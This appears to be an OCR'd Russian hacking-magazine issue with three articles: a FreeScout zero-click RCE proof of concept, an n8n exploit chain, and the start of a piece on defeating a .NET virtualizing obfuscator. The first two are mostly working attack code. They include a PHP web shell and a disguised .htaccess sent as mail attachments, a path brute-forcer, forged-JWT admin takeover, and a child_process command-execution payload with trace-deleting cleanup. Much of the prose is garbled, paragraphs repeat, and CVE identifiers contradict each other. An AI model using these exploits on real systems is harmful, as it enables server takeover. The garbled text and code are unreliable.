Представь: отправляешь электронное письмо — и получаешь полноправный root-доступ Code Execution. Звучит не нужно, перешедшие в ужас? Но на деле — всего лишь одна уязвимость из нескольких цепочек, которые, кстати, хотя дошло. Разберем с тобой уязвимость и цепочку целиком.

CVE-2026-28289 — это уязвимость в open-source help desk приложении FreeScout. Help desk — это служба поддержки клиентов, которая занимается обработкой входящих электронных писем. Если просто — система помогает отслеживать обращения.

FreeScout доказывает поговорку: Бочка 6000 звезд на GitHub и безопасности нет. Приложение уязвимо в версиях 1.8.206 и предыдущей сборке. Зато, уже вышло — это полноправный между в сеть многих клиентов, что есть, пасхальный root-доступ.

WARNING

Статья имеет познавательный характер и предназначена исключительно для ознакомления пользователя с рамки методов, которые Автор и редакция не несут ответственности за любые последствия, возникшие вследствие использования информации. Распространение вредоносного программного обеспечения, а также любые другие противоправные действия запрещены законодательством РФ.

Разберем уязвимость в open-source help desk приложении FreeScout. Help desk — это служба поддержки клиентов, которая занимается обработкой входящих электронных писем. Если просто — система помогает отслеживать обращения.

FreeScout доказывает поговорку: Бочка 6000 звезд на GitHub и безопасности нет. Приложение уязвимо в версиях 1.8.206 и предыдущей сборке. Зато, уже вышло — это полноправный между в сеть многих клиентов, что есть, пасхальный root-доступ.


Уязвимость — это полноправный root-доступ.

Разберем уязвимость в open-source help desk приложении FreeScout. Help desk — это служба поддержки клиентов, которая занимается обработкой входящих электронных писем. Если просто — система помогает отслеживать обращения.

FreeScout доказывает поговорку: Бочка 6000 звезд на GitHub и безопасности нет. Приложение уязвимо в версиях 1.8.206 и предыдущей сборке. Зато, уже вышло — это полноправный between

ZERO-CLICK ВО FREESCOUT

КАК РАБОТАЕТ ЗАХВАТ СЕРВЕРА ОДНИМ ПИСЬМОМ



Один важный момент: FreeScout построен на Laravel 5.5. Фреймворк жестко переопределяет пути, в том числе и целые директории. Чтобы доступиться до вложения, FreeScout требует идентификатор вложения и токен. Идентификатор — это просто последовательность из нескольких цифр. Токен — обычный хеш: **md5(config('app.key').$this->id.$this->size)**. Примеры ссылок на вложение:

```
http://freescout.example.com/storage/attachment/9/0/1/shell.txt?id=86
&token=705f18b0d0bf4c1792be58157ec97736
```

Причем, если мы вытащим **id** вложения, **api.key** и сгенерируем токен, это не сильно поможет. При обращении со всеми данными фреймворк просто отдаст файл на скачивание, и круг замкнется. Мы сделали бы что-нибудь только что отравили.

Хорошая новость в том, что в папке с вредоносным **.htaccess** мы полностью определяем переадресацию Apache:

```
RewriteEngine Off
Options +Indexes
AddType application/x-httpd-php .txt
```

Так мы отключим фильтр для папки с вложениями и сможем достучаться до нее. Но здесь, опять же, возникает баг. Если **/storage/attachment/** — это виртуальный путь, поэтому **app** выглядит из URL.

PROOF OF CONCEPT

Мне не нравится идея отправлять письма командами на сервере с уязвимой системой. Гораздо красивее, когда редиск запускает другая ОС, а работа выполняется скриптом. Лабу я поднял в WSL, поэтому редиск удобно запустить, например, Kali Linux. Но в данном случае это не принципиально: подойдет любая система с установленным Python. WSL хорошо тем, что шарит сеть между машинами. Фактически каждая машина, запущенная в WSL, становится частью хостовой машины, и все сетевые ресурсы у нас доступны по **127.0.0.0**.

1.или **localhost**

```
wsl -d kali-linux
```

Если Kali не установлен, то:

```
wsl --install -d kali-linux
```

После запуска машины выполняем **curl** для обращения к лабе, чтобы убедиться в работоспособности сервиса. Для красоты и **/etc/hosts** добавляем:

```
127.0.0.1   lab.local
```

Создаем файл **poc-cve-2026-28289.py** и прописываем импорты:

```
#!/usr/bin/env python3

import smtplib, time, re, urllib.request
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.application import MIMEApplication
from email.utils import formatdate
```

Все библиотеки нативны для Python и не требуют установки, если в системе ничего не кастомизировано. Пакет **smtplib** — это SMTP-клиент для отправки писем. В **email** импортируем объекты, которые упрощают работу с электронной почтой. Остальные библиотеки мы и так хорошо знаем.

Объявляем и шаблоны переменных:

```
SMTP_HOST = "lab.local"
SMTP_PORT = 25
FROM_ADDR = "scrip@lab.local"
TO_ADDR   = "support@lab.local"
BASE_URL  = "http://lab.local"
```

Файлы формируем прямо внутри скрипта:

```
# Самое невидимого пробела
SHELL_CONT = "\u200b"
shell_name = "shell.txt"
shell_content = b"<?php system($_GET['c']); ?>"
# Добавь к .htaccess невидимый символ
htaccess_name = ZWSP + ".htaccess"
htaccess_content = b"AddType application/x-httpd-php .txt\n"

htaccess_name = ZWSP + ".htaccess"
htaccess_content = b"AddType application/x-httpd-php .txt\n"
```

Пока здесь только заголовок, а не сам абзац.

Функция отправки письма:

```
def send_mail():
    msg = MIMEMultipart()
    msg["From"]    = FROM_ADDR
    msg["To"]      = TO_ADDR
    msg["Date"]    = formatdate(localtime=True)
    msg["Subject"] = "I want to pwn this system"

    msg.attach(MIMEText("Hello", "plain", "utf-8"))

    part1 = MIMEApplication(htaccess_content, name=htaccess_name)
    part1["Content-Disposition"] = f'attachment; filename="{
htaccess_name}"'
    msg.attach(part1)

    part2 = MIMEApplication(shell_content, name=shell_name)
    part2["Content-Disposition"] = f'attachment; filename="{
shell_name}"'
    msg.attach(part2)

    with smtplib.SMTP(SMTP_HOST, SMTP_PORT) as s:
        s.send_message(msg)
    print("[*] Mail sent")

if __name__ == "__main__":
    send_mail()
```

Сохраняем файл в Kali и пробуем запустить скрипт. Нас будет небольшой скорбный:

```
root@DESKTOP-HMIJ0UA:/home/kali# ls
poc-cve-2026-28289.py
root@DESKTOP-HMIJ0UA:/home/kali# python3 poc-cve-2026-28289.py
Traceback (most recent call last):
  File "/home/kali/poc-cve-2026-28289.py", line 7, in <module>
    ModuleNotFoundError: No module named 'email.mime.multipart'
root@DESKTOP-HMIJ0UA:/home/kali# python3 poc-cve-2026-28289.py
Traceback (most recent call last):
  File "/home/kali/poc-cve-2026-28289.py", line 7, in <module>
    ModuleNotFoundError: No module named 'email.mime.multipart'
root@DESKTOP-HMIJ0UA:/home/kali#
```

Ошибка библиотеки из-за неверного пути

Переходим в папку **/var/www/html/freescout** и выполняем два поиска:

```
sudo find /var/www/freescout/storage/app/attachment -name ".htaccess"
2>/dev/null
sudo find /var/www/freescout/storage/app/attachment -name "shell.txt"
2>/dev
/null
```

Файлы **.htaccess** и **shell.txt** лежат в разных папках. Иногда они с первого раза падают в одну папку. Вы с одного и меня, когда в только тестировал уже вчиншь. Буквально сразу, почин, как реализовать цепь, я запустил свой PoC и увидел поочерёдно рабочий скрипт. Но, проверяя свою же инструкцию по установке и взлому, я с удивлением увидел, что скрипт перестал работать. Если бы я сразу начал разбираться с тем, как формируется путь для взломчиков, сломанным бы мигал часов. Но я два раза запускал скрипт, который то работал, то не работал. Сносил машины, настраивал снова, и один раз и десяти скриптов отработал.

Все дело в принципе формирования пути во FreeScout.

В файле **/routes/web.php** находится код, который формирует путь:

```
Route::get('/storage/attachment/{dir_1}/{dir_2}/{dir_3}/{file_name}',
'SecureController@downloadAttachment')->name('attachment.download');
```

Переменные **dir_1**, **dir_2** и **dir_3** проходят в этой функции:

```
    public static function generatePath($id)
    {
        $hash = md5($id);

        $first = -1;
        $second = 0;

        for ($i = 0; $i < strlen($hash); $i++) {
            if (is_numeric($hash[$i])) {
                if ($first == -1) {
                    $first = $hash[$i];
                    continue;
                } else {
                    $second = $hash[$i];
                    break;
                }
            }
        }
        if ($first == -1) {
            $first = 0;
        }

        return $first.DIRECTORY_SEPARATOR.$second.DIRECTORY_SEPARATOR
;
    }
```

Переменные **dir_1** и **dir_2** — это числовые значения, которые мы берем из хеша идентификатора **md5($id)**. Они всегда принимают значение от 0 до 9. Для этих двух уровней нам потребуется максимум 100 операций перебора: 10 * 10 = 100.

Переменная **dir_3** — это обычный счетчик, который нужен, чтобы избежать коллизий и перезаписи файлов. Если все три переменные равны единице, папка будет иметь путь **/storage/attachment/1/1/1**. Но если в ней уже есть файл **shell.txt**, счетчик **dir_3** увеличится и путь к нашему **shell.txt** будет **/storage/attachment/1/1/2/shell.txt**.

INFO

Если хочешь попытаться разобраться в процессе сохранения вложения, смотри код функции saveFileToDisk() в файле app/Attachment.php.

Решение простое — будем слать подряд множество писем, например сотню для 100% гарантии. Но есть и чисто логичный вариант. Работа скрипта станет гораздо шумнее, зато мы гарантированно получим совпадения. Из плюсов этого подхода — неважно, какое количество вложений уже есть на сервере: перед тем сервак нам найдет еще файлы **.htaccess** и **shell.txt**. Даже в крутилке были не в плюсах уязвимости. Мы сделаем два вложенных перебора:

```
for i in range(0,10):
    for j in range(0,10):
```

Вносим изменения в вызов функции **send_mail()**:

```
if __name__ == "__main__":
    for i in range(0,100):
        send_mail()
```

После отправки письмо нужно дать «Фрискоуту» немного времени, чтобы он забрал их и создал тикеты. Ставим паузу на минуту-две. Сбросьте «Фрискауты» работает по **cron**. Когда тикет создадут, заставим сервер выполнить перебор:

```
def find_shell():
    print("[*] Start searching shell.txt")
    for i in range(0,10):
        for j in range(0,10):
            url = f"{BASE_URL}/storage/attachment/{i}/{j}/1/
shell.txt?c=id"
            try:
                resp = urllib.request.urlopen(url, timeout=3)
                output = resp.read().decode().strip()
                match = re.search(r'uid=(\d+)\(([^)]+)\)\s+gid=(\
d+)\(([^)]+)\)', output)
                if match:
                    uid, uname, gid, gname = match.groups()
                    print(f"Shell found: {url}")
                    print(f"[+] uid={uid}({uname}) gid={gid}({gname
})")
                    return
            except:
                continue
    print("Shell not found")

if __name__ == "__main__":
    find_shell()
```

Теперь скрипт выполняет парсинг и вызов функции поиска:

```
time.sleep(20)
find_shell()
```

Запускаем тест:

```
python3 poc-cve-2026-28289.py
```

```
[1] Mail sent
[2] Mail sent
[3] Mail sent
[4] Mail sent
[5] Mail sent
[6] Mail sent
[7] Mail sent
[8] Mail sent
[9] Mail sent
[10] Mail sent
[11] Mail sent
[12] Mail sent
[13] Mail sent
[14] Mail sent
[15] Mail sent
[16] Mail sent
[17] Mail sent
[18] Mail sent
[19] Mail sent
[20] Mail sent
[21] Mail sent
[22] Mail sent
[23] Mail sent
[24] Mail sent
[25] Mail sent
[26] Mail sent
[27] Mail sent
[28] Mail sent
[29] Mail sent
[30] Mail sent
[31] Mail sent
[32] Mail sent
[33] Mail sent
[34] Mail sent
[35] Mail sent
[36] Mail sent
[37] Mail sent
[38] Mail sent
[39] Mail sent
[40] Mail sent
[41] Mail sent
[42] Mail sent
[43] Mail sent
[44] Mail sent
[45] Mail sent
[46] Mail sent
[47] Mail sent
[48] Mail sent
[49] Mail sent
[50] Mail sent
[51] Mail sent
[52] Mail sent
[53] Mail sent
[54] Mail sent
[55] Mail sent
[56] Mail sent
[57] Mail sent
[58] Mail sent
[59] Mail sent
[60] Mail sent
[61] Mail sent
[62] Mail sent
[63] Mail sent
[64] Mail sent
[65] Mail sent
[66] Mail sent
[67] Mail sent
[68] Mail sent
[69] Mail sent
[70] Mail sent
[71] Mail sent
[72] Mail sent
[73] Mail sent
[74] Mail sent
[75] Mail sent
[76] Mail sent
[77] Mail sent
[78] Mail sent
[79] Mail sent
[80] Mail sent
[81] Mail sent
[82] Mail sent
[83] Mail sent
[84] Mail sent
[85] Mail sent
[86] Mail sent
[87] Mail sent
[88] Mail sent
[89] Mail sent
[90] Mail sent
[91] Mail sent
[92] Mail sent
[93] Mail sent
[94] Mail sent
[95] Mail sent
[96] Mail sent
[97] Mail sent
[98] Mail sent
[99] Mail sent
[100] Mail sent
[*] Start searching shell.txt
[*] Shell found: http://lab.local/storage/attachment/0/0/1/shell.txt?c=id
[+] uid=33(www-data) gid=33(www-data)
root@DESKTOP-HMIJ0UA:/home/kali#
```

Успешный выполнение скрипта

Если FreeScout слишком долго не забирает почту, на уязвимой машине выполняем

```
sudo php artisan freescout:fetch-emails
```

```
root@DESKTOP-HMIJ0UA:/var/www/freescout# sudo php artisan freescout:fetch-emails
2026-03-19 21:39:56 [#0] Fetching IMAP emails for the last 3 days.
2026-03-19 21:39:56 [#0] Fetching mailbox: INBOX
2026-03-19 21:39:56 [#0] Fetching: 1
2026-03-19 21:39:56 [#0] Processed: 1
2026-03-19 21:39:56 [#0] 12.3 sent to pwn this system
2026-03-19 21:39:56 [#0] Thread automatically created: 1
root@DESKTOP-HMIJ0UA:/var/www/freescout#
```

Ручной запуск

Наш шелл нашелся по пути **http://localhost/storage/app/attachment/0/0/1/shell.txt**. Значит, самое время опробовать **curl**:

```
curl "http://localhost/storage/app/attachment/0/0/1/shell.txt?c=id"
```

ЗАКЛЮЧЕНИЕ

В заключение не хочется расходить на тему этой уязвимости. Она крутая. Zero-click — вредоносное письмо редиск бывает не крутыми. Хочу обратить внимание на свою ошибку с работой. Наверное, тебе знакомо чувство, когда бьешься с каким-то таргетом всю ночь. А может, не с таргетом, а с кодом. Запускаешь снова и снова, но ничего не получается. Ночь заканчивается, люди пошли на работу, а ты, как дебилоид, сидишь и безостановочно пытаешься решить проблему. В этот раз у меня было именно так.

Я начал не мог понять, почему после кучи попыток все вдруг работает, а в остальное время — пашина. Причем ведь ничего, что файлы лежат в разных папках. Видел это, но не обращал внимания.

Все остальное ясно. Немного поспал, я поняв свои ошибки, еще не встав с кровати. Через десять минут все уже удалось работало, и осталось только собрать материал в годную статью.

В общем, не забывай про отдых. В нашей работе очень легко сжечь голову с катушек и превратиться в зомби, который бесконечно долбит по клавиатуре в поисках решения. Нужно уметь останавливаться и хорошенько отдохнуть. Приятных снов.

СИНЕРГИЯ ДВУХ ДЫР

Как сочетать уязвимости в пару запросов

nikish
aka0007

Две ошибки в логике ПО превращаются в полноценную цепочку эксплуатации. Первая дает точное любой файлов на сервере. Вторая позволяет создавать JWT администратора. Соединив их, получаем эксплоит, который в несколько запросов захватывает сервер и выполняет произвольные команды.

WARNING

Статья носит ознакомительный характер и предназначена для специалистов по безопасности, проведения тестирования и аудита которых. Автор и редакция не несут ответственности за любые последствия, возникшие в результате использования материалов. Разбирается три реальных программных ошибки, нарушение работы систем и нарушение таких значимых ограничений по закону.

Прелюдия: LFI в Fastify

Платформа использует не только и простые задачи, когда обработчик готов. Ты можешь разверстать ПО на своем сервере в корпоративной сети и повесить на него веб-интерфейс, автоматизирующий документооборот, управление системой продаж и кучу другие функции. С учетом масштаба внедрений такой сервер может стать серьезным системным в банке работает на «Fastify».

Для тестов сначала развернем CVE-2025-6853 — уязвимость в плагине `@fastify/static` для фреймворка Fastify. Ошибка позволяет обходить проверки путей и получать доступ к файлам вне корня веб-сервера. Эксплоит автор реализовал клиентскую утилиту с использованием двух критических ошибок: CS помощью CVE-2026-21858 включает чтение файлов, получает полные данные. Использует CVE-2025-68893, позволяет полностью Remote Code Execution.

CVE-2026-21858

Это критическая уязвимость в n8n, которая делает возможным выполнение произвольного кода. Уязвимость затрагивает версии от 1.65.0 до 1.120.x включительно. Исправлена в 1.121.0.

INFO

На сутки Local File Inclusion в Arbitrary File Read. Оно сами по сервер пишется и дает могут иметь. Уязвимость, из-за приращение. Ограничение на доступ к файлам. Например, на PHP файлы включаются через include или require, а значит, при чтении PHP-файла код выполняется. При Arbitrary File Read происходит чтение файла как есть, минуя парсер на клиент-сервер. Использовать такой уязвимости, если на эксплуатируемых ресурсах JavaScript, если на эксплуатируемых ресурсах PHP-приложения.

Уязвимость возникает, когда в n8n есть форма сбора с загрузкой файла. Атакующий может подделать запрос, подменив `Content-Type` с `multipart/form-data` на `application/json`. При проверке в таких, что функция парсинга `parseRequestBody()` получает неверный тип. Из-за ошибки в `parseRequestBody()` парсер `formidable` (который отвечает за чтение присланных файлов) пропускается. Тело запроса `req.body` остается `undefined`.

Следующая цепочка целочисленных — библиотека `formidable`. При нормальном поведении она должна подготовить JSON-объект для хранения файла и его временного расположения. Но в определенных случаях приняв `Content-Type` и снова `application/json` проглотит подготовленный JSON-объект.

Сервер получает подготовленный объект передает в функцию `copyBinaryFile()`. Функция получает временный файл. Читает его и возвращает данные в ответ. Работает корректно, в своем месте, возвращает содержимое файла в необработанном виде в HTTP-ответе.

Пример атакующего запроса

```
POST /form/validate-form HTTP/1.1
Host: localhost:5678
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; PoC)
Accept: */*
Content-Length: 248
Connection: close

{
  "data": {},
  "files": {},
  "fields": {
    "0-upload": [
      {"mimetype": "text/passwd",
       "originalFilename": "/etc/passwd.txt",
       "filepath": "/var/lib/n8n/.n8n/config",
       "newFilename": "application/octet-stream",
       "size": 4523
      }
    ]
  }
}
```

Отсутствует должна отказывать загружаемый файл:

- `originalFilename` — имя исходного файла. Укажем случайное значение;
- `mimetype` — разрешенный тип файла. Бинарные данные n8n не будет строго проверять;
- `size` — случайный размер файла в байтах. Не на что не влияет;
- `filepath` — временное имя файла, которое заполняется функцией из библиотеки `formidable`. Интересно, что для генерации JWT достаточно ввода `upload_aaa0b02273`.

В частной машине n8n работает под `root`. Это значит, что на конкретном сервере n8n есть доступ ко всем файлам конкретной ОС.

CVE-2025-68613

Ядро для версии 1.120 содержит второе критическое проблему, которая позволяет `CVE-2025-68613` получить полноценный Remote Code Execution.

Суть проблемы — возможность подделать ключ авторизации `n8n-auth`. Этот ключ хранится в `localstorage` и содержит `encryptedAuth` из base64. Ключ — это обычный токен JWT, сгенерированный на известному алгоритму которого отсутствует. Интересно, что для генерации JWT достаточно ввода `upload_aaa0b02273`.

Сервер принимает JWT без серверной валидации состояния пользователя. В результате злоумышленник может прямо администратора без знания реального пароля.

```
Enter name for the JWT: admin
Enter email for the JWT: admin@n8n.local
Enter role for the JWT: global:owner
Enter expiration (seconds, default 3600): 3600
Enter secret (leave blank to use default): upload_aaa0b02273
Generated JWT:
eyJhbGciOiJIUzI1NiIsIm5laWQiOiJhZG1pbiIsIm5hbWUiOiJhZG1pbiIsIm5lbWFpbCI6IjEyMzQ1NjcyMzQ1NjcyMzQ1Njc
```

СИНЕРГИЯ ДВУХ ДЫР

КАК СЕРВЕР N8N УГОНЯЕТСЯ В ПАРУ ЗАПРОСОВ

На выходе — объект JSON с рандомизированными данными. Единственный нерандомизированный ключ — `pw`, его-то и нужно фаззить. Благодаря CVE-2026-21858 нарушается бизнес-логика, и n8n позволяет прочитать указанный файл на сервере. Это весь процесс чтения через Arbitrary File Read.

Что интересно, чтобы начать со стадии шелл, эксплоит проверяет, можно ли эксплуатировать CVE-2025-68613. Для этого есть функция `pwn()`:

```
def pwn(self) -> bool:
    p = log.progress("HOME directory")
    home = self.get_home()
    if not home:
        return p.failure("Not found") or False
    p.success(home)

    p = log.progress("Encryption key")
    key = self.get_key(home)
    if not key:
        return p.failure("Failed") or False
    p.success(f"{len(key)}...")

    p = log.progress("Database")
    db = self.get_db(home)
    if not db:
        return p.failure("Failed") or False
    p.success(f"{len(db) bytes")

    p = log.progress("Admin user")
    admin = self.extract_admin(db)
    if not admin:
        return p.failure("Not found") or False
    uid, email, pw = admin
    p.success(email)

    p = log.progress("Token forge")
    self.forge_token(key, uid, email, pw)
    p.success("OK")

    p = log.progress("Admin access")
    if not self.verify_token():
        return p.failure("Rejected") or False
    p.success("GRANTED!")

    log.success(f"Cookie: n8n-auth={self.admin_token}")
    return True
```

Порядок работы функции:

1. `get_home()` — чтение `/proc/self/environ`. Внутри инфа обо окружении, в которой должна быть переменная `HOME`. Это путь к домашней папке пользователя, от имени которого запущен n8n.
2. `get_key()` — читает файл `/.n8n/config`, которой лежит в домашнем каталоге. Конфиг содержит обычный объект JSON, у которого есть поле `encryptionKey`. Это ключ, который n8n использует для криптографических операций, в том числе для подписи all-cookie. Если `encryptionKey` известен, можно вычислить секрет подписи JWT. Это ломает модель доверия n8n: сервер доверяет cookie, подписанной этим ключом.

```
root@dfe72a2bdf:/ ~.n8n# cat ~/.n8n/config | jq .
{
  "encryptionKey": "7b3b0d8a8fg3ycf6ig3y-QKUBN57N27"
}
root@dfe72a2bdf:/ ~.n8n#
```

Содержимое файла `~/.n8n/config`

3. `extract_admin()` выгребает из базы `id.email.password`. Пароль хранится в виде bcrypt-хеша, но хеша вполне достаточно для компрометации сессии. При генерации токена используется именно хеш.
4. `forge_token(self, key: str, uid: str, email: str, pw_hash: str)` — имитация работы алгоритма n8n. Сначала создается хеш `SHA-256` на основе каждого второго символа `encryptionKey`. Следом высчитывается хеш на основе `email` и хеша пароля. Завершает работу генерация подписи JWT: `self.admin_token = jwt.encode({"id": uid, "hash": h}, secret, "HS256")`
6. `verify_token()` — чекает JWT запросом к API на `/rest/users`.


Функция получения Remote Code Execution — `rce(command: str)`, она начинается с генерации объекта для создания двух узлов: `n8n-nodes-base.manualTrigger` и `n8n-nodes-base.set`. Первый — это триггер для запуска воркфлоу вручную. Второй — это контейнер для payload. Именно он выполнит команду атакующего.

Payload, найденный в переменной `RCE_PAYLOAD`, перед отправкой `CMD` скрипт заменит не твой командой:

```
RCE_PAYLOAD = '+(( (function() { var require = this.process.
mainModule.require; var execSync = require("child_process").
execSync; return execSync("CMD").toString(); })() ))'
```

Функция генерации воркфлоу и узлов:


```
def _build_nodes(self, command: str) -> tuple[list, dict, str, str]:
    trigger_name, rce_name = f"T-{randstr(8)}", f"R-{randstr(8)}"
    result_var = f"v{randstr(6)}"
    payload_value = RCE_PAYLOAD.replace("CMD", command.replace('"', '
\"'))
    nodes = [
        {"parameters": {}, "name": trigger_name, "type": "
n8n-nodes-base.manualTrigger",
         "typeVersion": 1, "position": randpos(), "id": f"t-{randstr
(12)}"},
        {"parameters": {"values": {"string": [{"name": result_var, "
value": payload_value}]}},
         "name": rce_name, "type": "n8n-nodes-base.set", "typeVerson
": 2,
         "position": randpos(), "id": f"r-{randstr(12)}"}
    ]
    connections = {trigger_name: {"main": [[{"node": rce_name, "type"
: "main", "index": 0}]]}}
    return nodes, connections, trigger_name, rce_name
```



Воркфлоу для атаки

Новые узлы идут в новый воркфлоу. Чтобы скрыть его от администратора, воркфлоу создает в состоянии `active:false`

```
def rce(self, command: str) -> str | None:
    nodes, connections, _, _ = self._build_nodes(command)
    wf_name = f"wf-{randstr(16)}"
    workflow = {"name": wf_name, "active": False, "nodes": nodes,
                "connections": connections, "settings": {}}

    resp = self._api("POST", "/rest/workflows", json=workflow,
timeout=10)
    if not resp:
        return None
    wf_id = resp.json().get("data", {}).get("id")
    if not wf_id:
        return None
    # Запуск триггера
```



Узлы внутри нового воркфлоу

Когда воркфлоу создан, самое время дернуть триггер и выполнить команду на сервере:

```
# Продолжение def rce(self, command: str) -> str | None:
# Запуск триггера
run_data = {"workflowData": {"id": wf_name, "name": wf_name, "active":
False,
                             "nodes": nodes, "connections":
connections, "settings": {}}}
# За запуск отвечает webpp (UI)
resp = self._api("POST", f"/rest/workflows/{wf_id}/run
resp = self._api("POST", f"/rest/workflows/{wf_id}/run", json=
run_data, timeout=30)
# Если произошла ошибка, прячем следы, удаляя воркфлоу
if not resp:
    # Если ночевать увидать воркфлоу, закомментируй следующую строку
    self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
    return None
# Забираем данные из результата
exec_id = resp.json().get("data", {}).get("executionId")
# Парсим результат. Функция парсинга скучна и не требует объяснений
result = self._get_result(exec_id) if exec_id else None
# Заверщаем работу, убираем следы. Если хочешь увидеть воркфлоу,
комментируй строку:
self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
return result
```

Payload в коде

> **INFO**
>
> После эксплуатации, когда выполнится хотя бы одна команда в системе, логи, указанные в описании тестовой машины, могут перестать работать. Чтобы автоперезапуск в n8n, основанный из вывода эксплоита строку с кукл. Копируй, начиная с `n8n-auth=`. Вставь куки в браузер и открой http://localhost:5678/.
>
> Вставить куки можешь через расширение EditThisCookie, либо через «Хранилище» в инструментах веб-разработчика, либо командой в консоли браузера: `document.cookie="n8n-auth=...;"`.

Функция `run_shell` — это просто обертка над методом `rce` класса `N8Binary`:

```
def run_shell(exploit: N8Binary) -> None:
    log.info("Interactive mode (type 'exit' to quit)")
    while True:
        try:
            cmd = input("\033[91m#\033[0m\033[0m> ").strip()
        except (EOFError, KeyboardInterrupt):
            print()
            return
        if not cmd or cmd == "exit":
            return
        out = exploit.rce(cmd)
        if out:
            print(out)
```

Бесконечный цикл идет команду, после передает ее `rce()`, которая каждый раз создает новый воркфлоу с узлами для атаки. Ты можешь оптимизировать процесс, исключив постоянные добавление и удаление воркфлоу. Добавь в класс `N8Binary` переменные для хранения `id` воркфлоу и узла. Обновляй ноду запросом к API: `/rest/workflows/{id}`, метод запроса — `PUT`. Формат запроса подробно описан в swagger-judge-n8n.

ЗАКЛЮЧЕНИЕ

Эксплоит интересен в первую очередь тем, что работает с мощным полупривилегированным. Даже в таком проекте нашлись довольно простые уязвимости. Это очередное напоминание о том, что не стоит недооценивать человеческий фактор. Когда сталкиваешься с крупными проектами, может возникнуть ощущение, что нужно искать какие-то сложные пути. Не поддавайся этому обманчивому чувству.

Этот эксплоит — хороший демонстрация атаки в несколько шагов. Автор, на мой взгляд, повел подходит к решению задачи.

Но даже в таком неплохом эксплоите есть что дорабатывать. Мы с тобой определили, что его автор выполнил чтение конфига только из одного расположения, хотя есть и другие варианты. Но очень эффективно устроена работа с атакующим рабочим процессом. При создании шелла оптимально было бы обновлять воркфлоу, а не создавать новый под каждую команду. В целом есть смысл сократить количество ненужных повторяющихся операций.

Надеюсь, тебе было интересно и полезно читать статью. Как всегда, жду твоих комментариев!

ВИРТУАЛЬНЫЙ ЛАБИРИНТ

Разбираем защиту Earfuscator.NET и ломаем обфускацию

Сергей Ковалев
cobaltfox

Сегодня мы разберемся с одним из самых нетривиальных .NET-обфускаторов — Earfuscator.NET, который защищает код не только шифрованием и запутыванием control flow, но и полноценной виртуальной машиной. Мы исследуем виртуальный код, модифицируем устройство дизассемблера EarDecrypt под новую версию защиты и шаг за шагом доберемся до скрытых методов, несмотря на отсутствие сигнатур и изменение механизмов обфускации.

Если после статьи «Кольцо, сдр! Добываем код из Confuser5 без стандартных дебаггеров» тебе не надоело .NET-обфускаторы, сегодня мы перейдем к обфускатору, который заставляет даже продвинутые дизассемблеры сомневаться в Earfuscator.NET. Злоумышленники его замечают в ботах, что, помимо уже встроенного control flow, его и полноценной виртуальной машиной. Мы исследуем виртуальный код, модифицируем устройство дизассемблера EarDecrypt под новую версию защиты и шаг за шагом доберемся до скрытых методов, несмотря на отсутствие сигнатур и изменение механизмов обфускации.

Если после статьи «Кольцо, сдр! Добываем код из Confuser5 без стандартных дебаггеров» тебе не надоело .NET-обфускаторы, сегодня мы перейдем к обфускатору, который заставляет даже продвинутые дизассемблеры сомневаться в Earfuscator.NET. Злоумышленники его замечают в ботах, что, помимо уже встроенного control flow, его и полноценной виртуальной машиной. Мы исследуем виртуальный код, модифицируем устройство дизассемблера EarDecrypt под новую версию защиты и шаг за шагом доберемся до скрытых методов, несмотря на отсутствие сигнатур и изменение механизмов обфускации.

Для этого мы разберем способ чтения 6-кода типа «обфускация» (antilamer-code-reading-protection) в «настоящий» нечитаемый код перед JIT-компиляцией, что делают его уязвимым для ремаппа на этом этапе. В рассматриваемом случае VM-набор 6, инструкций преобразуется в шифрованное последовательность. Необходимо шифрата кода, поэтому исполняемое встроенным интерпретатором. Разберем, это частично защищает работу программы, поскольку, однако что что не подрывы сидр прямоугольн кодер? Ну что, ждал полностью, что можно продолжить в стиль запущенным сервер.


Итак, у нас есть новое приложение. Требуется отладить в нем вызов определенного дизассемблера и по возможности не перемещать его в коде. Мы выбрали для этого Ghidra, Obsidian, Pandda или даже x-AMPlicity.

Для этого мы разбираем способ чтения 6-кода типа «обфускация» (antilamer-code-reading-protection) в «настоящий» нечитаемый код перед JIT-компиляцией, что делают его уязвимым для ремаппа на этом этапе. В рассматриваемом случае VM-набор 6, инструкций преобразуется в шифрованное последовательность. Необходимо шифрата кода, поэтому исполняемое встроенным интерпретатором. Разберем, это частично защищает работу программы, однако что что не подрывы сидр прямоугольн кодер? Ну что, ждал полностью, что можно продолжить в стиль запущенным сервер.

Итак, у нас есть новое приложение. Требуется отладить в нем вызов определенного дизассемблера и по возможности не перемещать его в коде. Мы выбрали для этого Ghidra, Obsidian, Pandda или даже x-AMPlicity.

```
Operation system: Windows(95)[i386, 32-bit, Gui]
Linker: Microsoft Linker(6.0)
Compiler: VB.NET
Language: VB.NET
Library: Microsoft Edge Chromium WebView
Library: .NET Framework(v4.0.0.30319)
Sign tool: Windows Authenticode(2.0)[PKCS #7]
[Decryption: DPxcalcSin/Virtualization  Calls encrypt  Anti-Debug  Anti-Dump  Anti-Dump(Method)  Anti-Dump(Protection)  Anti analysis(Anti-dnSpy)
Overlay: Binary(Store)[Offset=0x00122c00,Size=0x2978]
    Certificate(Valid)[Offset=0x00121d20]
```

DeMobd декомпилирует новый исполняемый Unknown Obfuscator, поэтому начнем Earfuscator нам предлагаю сверяться: анализировал, по внешнему виду кода Загрузка исследуемое приложение в отладчик dnSpy.



Бросается в глаза упомянутый выше базовый набор обфускатора — нечитаемые имена, нечитаемое обфускация control flow с добавлением бесполезных условных операторов и строковые константы сразу отсутствие вызовов строковых констант. DeMobd стена прямоугольн кодер, убирает лишние условные операторы и меняет бесполезные имена на нормальные, но нормальные имена и нормальные строковые константы. Однако VM сидит — программа при этом теряет работоспособность.

